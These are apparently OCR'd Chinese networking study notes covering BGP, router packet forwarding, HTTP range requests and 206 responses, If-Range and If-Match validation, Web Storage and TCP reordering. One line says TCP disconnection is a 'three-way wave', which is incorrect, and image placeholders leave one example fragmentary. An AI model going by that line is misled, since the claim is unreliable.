
1）BGP 协议（**应用层协议，基于 TCP 的**）

BGP 是不同自治系统的路由器之间交换路由信息的协议。边界网关协议 BGP 只能是**力求寻找一条能够到达目的网络且比较好的路由（不能兜圈子），而并非要寻找一条最佳路由**。

BGP 发言人：每一个自治系统的管理员要选择至少一个路由器作为该自治系统的“BGP 发言人”。一般说来，两个 BGP 发言人都是通过一个共享网络连接在一起的，而 **BGP 发言人往往就是 BGP 边界路由器**，但也可以不是 BGP 边界路由器。

BGP 交换路由信息：

一个 BGP 发言人与其他自治系统中的 BGP 发言人要交换路由信息，就要先**建立 TCP 连接**，然后在此连接上交换 BGP 报文以建立 BGP 会话(session)，利用 BGP 会话交换路由信息。使用 TCP 连接能提供可靠的服务也简化了路由选择协议。使用 TCP 连接交换路由信息的两个 BGP 发言人，彼此成为对方的邻站或对等站。**BGP 所交换的路由信息就是到达某个网络所要经过的一系列 AS。**



路由器分组转发算法

（1）首先从 IP 数据报首部**提取出目的主机的 IP 地址** D，得出其所在的网络 N。

（2）若 N 就是**与此路由器直接相连的某个网络**，则进行**直接交付**，直接把数据报交付给目的主机。否则就执行（3）。

（3）若路由表中有目的地址为 D 的**特定主机路由**，则把数据报传给路由表中所指明的下一跳路由器。否则执行（4）。

（4）若路由表中**有到达网络 N 的路由**，则把数据报传给路由表中所指明的下一跳路由器。否则执行（5）。

（5）若路由表中有一个**默认路由**，则把数据报传给默认路由所指明的默认路由器。否则执行（6）。

（6）**报告转发分组出错**。

五．建立 TCP 连接后发起 http 请求

说下 HTTP 的浏览器缓存机制。POST 还是 GET。

六．服务器收到请求并响应 http 请求

1.负载均衡

网站可能会有负载均衡设备来平均分配所有用户的请求。即对工作任务进行平衡，分摊到多个操作单元上执行，如图片服务器，应用服务器等。

2.请求处理阅读请求及它的参数和 cookies。

七. 浏览器解析 html 代码，并请求 html 代码中的资源（如 js、css、图片等）

看是否是长连接。来决定是不是断开 TCP 连接。

八. 断开 TCP 连接

三次挥手。

九. 浏览器对页面进行渲染呈现给用户

路由器与交换机的区别是什么？

1.交换机工作在数据链路层；路由器工作在网络层。

2.交换机转发数据帧；路由器转发 IP 分组。

3.交换机隔离冲突域，不隔离广播域；路由器隔离冲突域，隔离广播域。

Part———计算机网络专题（补 1）

1.NAT 地址转换。

2.HTTP 断点续传的原理。

要实现断点续传下载文件，首先要了解断点续传的原理。断点续传其实就是在上一次下载断开的位置开始继续下载。HTTP 协议中，可以在请求报文头中加入 **Range** 段，来表示客户机希望从何处继续下载。在以前版本的 HTTP 协议是不支持断点的，HTTP/1.1 开始就支持了。一般断点下载时才用到 Range 和 Content-Range 实体头。

例子 1：

这是一个普通的下载请求：

GET /test.txt HTTP/1.1
Accept:*/*
Referer:http://192.168.1.96
Accept-Language:zh-cn
Accept-Encoding:gzip,deflate
User-Agent:Mozilla/4.0(compatible;MSIE 6.0;Windows NT 5.2;.NET CLR 2.0.50727)
Host:192.168.1.96
Connection:Keep-Alive

这表示从 1024 字节开始**断点续传**（加入了 Range:bytes=1024-）：

GET /test.txt HTTP/1.1
Accept:*/*
Referer:http://192.168.1.96
Accept-Language:zh-cn
Accept-Encoding:gzip,deflate
User-Agent:Mozilla/4.0(compatible;MSIE 6.0;Windows NT 5.2;.NET CLR 2.0.50727)
Host:192.168.1.96
Range:bytes=1024-　　//Range:bytes=0-10000（从 0 编号）　告诉服务器/test.txt 这个文件从 1024 字节开始传，前面的字节不用传了。
Connection:Keep-Alive

例子 2：

Connection: close


Host: 127.0.0.3
Accept: */*
Pragma: no-cache
Cache-Control: no-cache
Referer: http://127.0.0.3/
User-Agent: Mozilla/4.04 [en] (Win95; I ;Nav)
Range: bytes=5275648-

HTTP/1.1 **206** Partial Content
Server: Zero Http Server/1.0
Date: Thu, 12 Jul 2001 11:19:40 GMT
Cache-Control: no-cache
Last-Modified: Tue, 30 Jan 2001 13:11:30 GMT
Content-Type: application/octet-stream
Content-Range: bytes 5275648-15143085/15143086
Content-Length: 9867438
Connection: close

扩展：服务器断点续传文件增强验证(If-Range,If-Match)

1.用 If-Range 进行增强校验


If-Range 中的内容可以为最初收到的 ETag 头或者是 Last-Modfied 中的最后修改时间。服务端在收到续传请求时，通过 If-Range 中的内容进行校验，看文件的内容是否发生了变化，校验一致时（文件内容没有发生变化时），返回 206 的续传回应；不一致时（文件的内容发生了变化），服务端则返回 200 回应，回应的内容为新的文件的全部数据。



2.用 if-Match 进行增强校验与 Http 412 问题

If-Match: "40e04a44a997d11:0"　　//第一次获取到的 Etag 的值

如果服务器端的资源被修改了，那么，http 请求时会发生 http 412 Precondition failed 先决条件失败，因此，我们建议使用 iF-Range。这样，即使文件被修改，也会以 http200 返回全部资源。



3.有几种会话跟踪技术（补充）？

第五种是：Web Storage 技术。

HTML5 中可以使用 Web Storage 技术通过 JavaScript 来保存数据。

Web Storage 由两部分组成：sessionStorage 和 localStorage，他们都可以用来保存用户会话的信息，也能够实现会话跟踪。sessionStorage 用于本地存储一个会话（session）中的数据，这些数据只有在同一个会话中的页面才能访问并且当会话结束后数据也随之销毁。因此 sessionStorage 不是一种持久化的本地存储，仅仅是会话级别的存储；localStorage 用于持久化的本地存储，除非主动删除数据，否则数据是永远不会过期的。

4.TCP 接收方如何保证按序接收。

TCP 具有**乱序重组**的功能。

（1）TCP 具有缓冲区；

（2）TCP 报文具有序列号，TCP 给所发送数据的每一个字节关联一个序列号进行排序。如果分节非顺序到达，接收方的 TCP 将根据它们的序列号重新排序。

5.数据传输：服务器与服务器之间传输文件夹下的文件，一个文件夹下有 10 个文件，另一个文件夹下有 100 个文件，两个文件夹大小相等，问，哪个传输更快？

我答的 10 个文件更快，因为建立连接数更少，建立连接的开销比传输文件的开销大。事后讨论下，还有另一个，文件写入磁盘，要计算文件的起始位置，文件数目少的话，这个开销就小了。